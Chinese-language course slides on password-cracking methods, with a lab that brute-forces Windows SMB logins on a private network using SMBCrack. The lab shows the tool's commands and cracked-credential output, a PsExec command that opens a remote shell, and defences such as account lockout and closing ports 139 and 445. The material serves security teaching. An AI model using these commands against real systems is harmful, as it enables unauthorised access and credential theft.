

口令破解过程

The background is a dark blue gradient with a complex network of glowing blue lines and dots. These lines, resembling circuit traces or data paths, originate from the left and fan out towards the right, creating a sense of depth and movement. Small, bright blue dots are scattered along these lines and in the background, enhancing the digital and technological aesthetic.



学习目标

2.1

口令破解过程



2.3 破解口令的方法

常见破解方式

01

字典攻击

02

暴力破解

03

组合攻击

2.3 破解口令的方法



破解口令的方法



字典攻击

- 字典是根据人们设置自己账号口令的习惯总结出来的常用口令列表文件。使用一个或多个字典文件，利用里面的单词列表进行口令猜测的过程，就是字典攻击。



2.3 破解口令的方法

暴力破解

- 如果有速度足够快的计算机能尝试字母、数字、特殊字符所有的组合，将最终能破解所有的口令。这种攻击方式叫做暴力破解。
- 分布式暴力破解



组合攻击

- 字典攻击虽然速度快，但是只能破解字典单词口令；暴力破解能发现所有口令，但是破解的时间长。
- 组合攻击是在使用字典单词的基础上，在单词的后面串接几个字母和数字进行攻击的攻击方式。



2.3 破解口令的方法



常见攻击方式的比较

	字典攻击	暴力破解	组合攻击
攻击速度	快	慢	中等
破解口令数量	找到所有词典单词	找到所有口令	找到以词典位基础的口令



2.3 破解口令的方法



其他破解方式



社会工程学



键盘记录类木马



偷窥



网络嗅探



口令蠕虫



重放攻击



2.3 破解口令的方法

 实验：针对SMB1.0的攻击

- SMB (Server Message Block)
协议：一种局域网文件共享传输协议，常被用来作为共享文件安全传输研究的平台。
- 工具：Smbcrack



实验内容

- SMBCrack是基于Windows操作系统的口令破解工具，与以往的服务器信息块(Server Message Block, SMB)暴力破解工具不同，没有采用系统的API，而是使用了SMB的协议。SMB用于实现文件、打印机、串口等的共享。在Windows Server2003中，该服务一般通过445端口通信。SMBCrack的参数如图2-21所示。



图2-21 SMBCrack的参数

```
选定 C:\WINNT\system32\cmd.exe

*****
SMB Password Cracker 2.0 For Windows
Crackersoftware@163.com  Code By Xtiger  2004.8.1
*****

[usage  :]
    smbcrack2 <option> [option]

<option :>
    -i IP address of server to crack
    -p Path to file containing passwords
    -s Path to file containing Password scheme
    -u Path to file containing users(can replace by option '-d')
    -R Path to file containing Crack Session Resume Info


[option :]
    -w Workgroup/Domain
    -b Beep When Found one password
    -t Timeout for connect (default 300ms)
    -l Path to log file (default log as 'ip'.txt)
    -v Dump Smb User On Verbose Mode
    -d Dump Smb User Instead of User File
    -c Count Number For Dump Smb User (Default 200)
    -k Auto Skip Some unavailable User (Nice Use with '-d' Option)
    -N NTLM Authentication (default pure SMB Authentication)
    -U Be verbose When Do Smb Password Crack (default off)
    -F Force Crack Even Found User Have Been Lock (Must use with '-N')
    -P Protocol version  0-Netbios Mode(default)  1-Win2K Native Mode

E:\s>
```

- 提前生成好字典文件user.txt和pass.dic。从Windows Server2008对Windows Server2003的口令进行破解，SMBCrack的扫描结果如图2-22所示。SMBCrack默认使用139端口进行口令破解，如果目的主机的139端口关闭，则使用-P1参数，通过445端口进行口令破解。



图2-22 SMBCrack的扫描结果



```
管理员: 命令提示符
C:\>smbcrack2 -i 192.168.1.3 -u user.txt -p pass.txt -P1
-- calculate Password Number --
Total 3 Password In File pass.txt.
-- 12/18/19 19:55:52 password crack on 192.168.1.3 Port 445 --
[1/3 1] [33.33%] [0.00(s)E 0.00(s)L]
User: a Password: 123
[2/3 3] [100.00%] [0.02(s)E 0.00(s)L]
[3/3 3] [100.00%] [0.00(s)E 0.00(s)L]
User: administrator Password: abcd1234
-- SMB Password Statistics --
Total tries 5 in 0.02 seconds
Tries per second = 312.50
Total accounts 4, compromised 2, disabled 0, skipped 0
Penetration ratio = 50.00 %
```

- 在Windows Server2003中使用相同的字典文件，对WindowsServer2008口令进行破解的实验结果如图2-23所示。其中，-N参数是指使用NTLM认证。



图2-23 对Windows Server 2008口令进行破解的实验结果

```
C:\WINDOWS\system32\cmd.exe

-N NTLM Authentication <default pure SMB Authentication>
-U Be verbose When Do Smb Password Crack <default off>
-F Force Crack Even Found User Have Been Lock <Must use with '-N'>
-P Protocol version 0-Netbios Mode<default> 1-Win2K Native Mode

C:\c>smbcrack2 -i 192.168.1.1 -u user.txt -p pass.txt -P1 -N

-- calculate Password Number --

Total 3 Password In File pass.txt.

-- 12/18/19 19:57:18 password crack on 192.168.1.1 Port 445 [NTLM] --

[1/3 1] [33.33%] [0.00(s)>E 0.00(s)>L]
User: a Password: 123
[2/3 3] [100.00%] [0.02(s)>E 0.00(s)>L]
[3/3 3] [100.00%] [0.00(s)>E 0.00(s)>L]

-- SMB Password Statistics --
```



- 针对暴力破解Windows操作系统口令的攻击行为，启动账户锁定策略是一种有效的防护方法，如图2-24所示，将账户锁定策略的阈值设置为3，使用gpupdate命令，使策略即时生效。同时修改字典文件，即改变pass.dic文件的内容，把真实密码“test4”放到原文件中第三个密码以后的位置，如图2-25所示。



图2-24 启用账户锁定策略



图2-25 修改字典文件



图2-26 修改字典文件后的扫描结果

```
C:\WINDOWS\system32\cmd.exe

C:\c>smbcrack2 -i 192.168.1.1 -u user.txt -p pass.txt -P1 -N

-- calculate Password Number --

Total 4 Password In File pass.txt.

-- 12/18/19 20:07:50 password crack on 192.168.1.1 Port 445 [NTLM] --

[1/3 4] [100.00%] [0.03(s)E 0.00(s)L]
[2/3 4] [100.00%] [0.02(s)E 0.00(s)L]
[3/3 4] [100.00%] [0.00(s)E 0.00(s)L]

-- SMB Password Statistics --

Total tries 12 in 0.05 seconds
Tries per second = 255.32

Total accounts 4, compromised 0, disabled 0, skipped 0
Penetration ratio = 0.00 %

-- 12/18/19 20:07:50 All Done --
```



如果操作系统口令被破解了，黑客就可以用一些工具获得系统的Shell，那么用户的信息将很容易被窃取。图2-27所示为在已知远程主机操作系统口令的情况下，使用PsExec工具调用远程主机的cmd 命令的方法。

如果不需要提供文件和打印共享服务，则可以关闭139和445端口。关闭139端口的方法是在“网络和拨号连接”窗口的“本地连接”中双击“Internet协议(TCP/IP)”属性，弹出“高级 TCP/IP设置”对话框，选择“WINS”选项卡，选中“禁用TCP/IP上的NetBIOS”单选按钮，如图 2-28所示。


关闭 445 端口的方法有很多，比较方便的方法就是修改注册表，添加一个键值，格式如下。

```
Key: HKLM \System\CurrentControlSet\Services\NetBT\ Parameters
Name: SMBDeviceEnabled
Type: REG_DWORD
Value: 0
```

修改完后重启机器，运行“netstat-a-n”命令，会发现445端口已经不再监听了。



图2-27 调用远程主机的cmd命令



```
C:\>psexec.exe \\10.1.14.146 -u administrator -p 123456 cmd.exe

PsExec v1.59 - Execute processes remotely
Copyright (C) 2001-2005 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .                : 10.1.14.146
    Subnet Mask . . . . .              : 255.255.255.0
    Default Gateway . . . . .          : 10.1.14.254
```

图2-28 关闭139端口

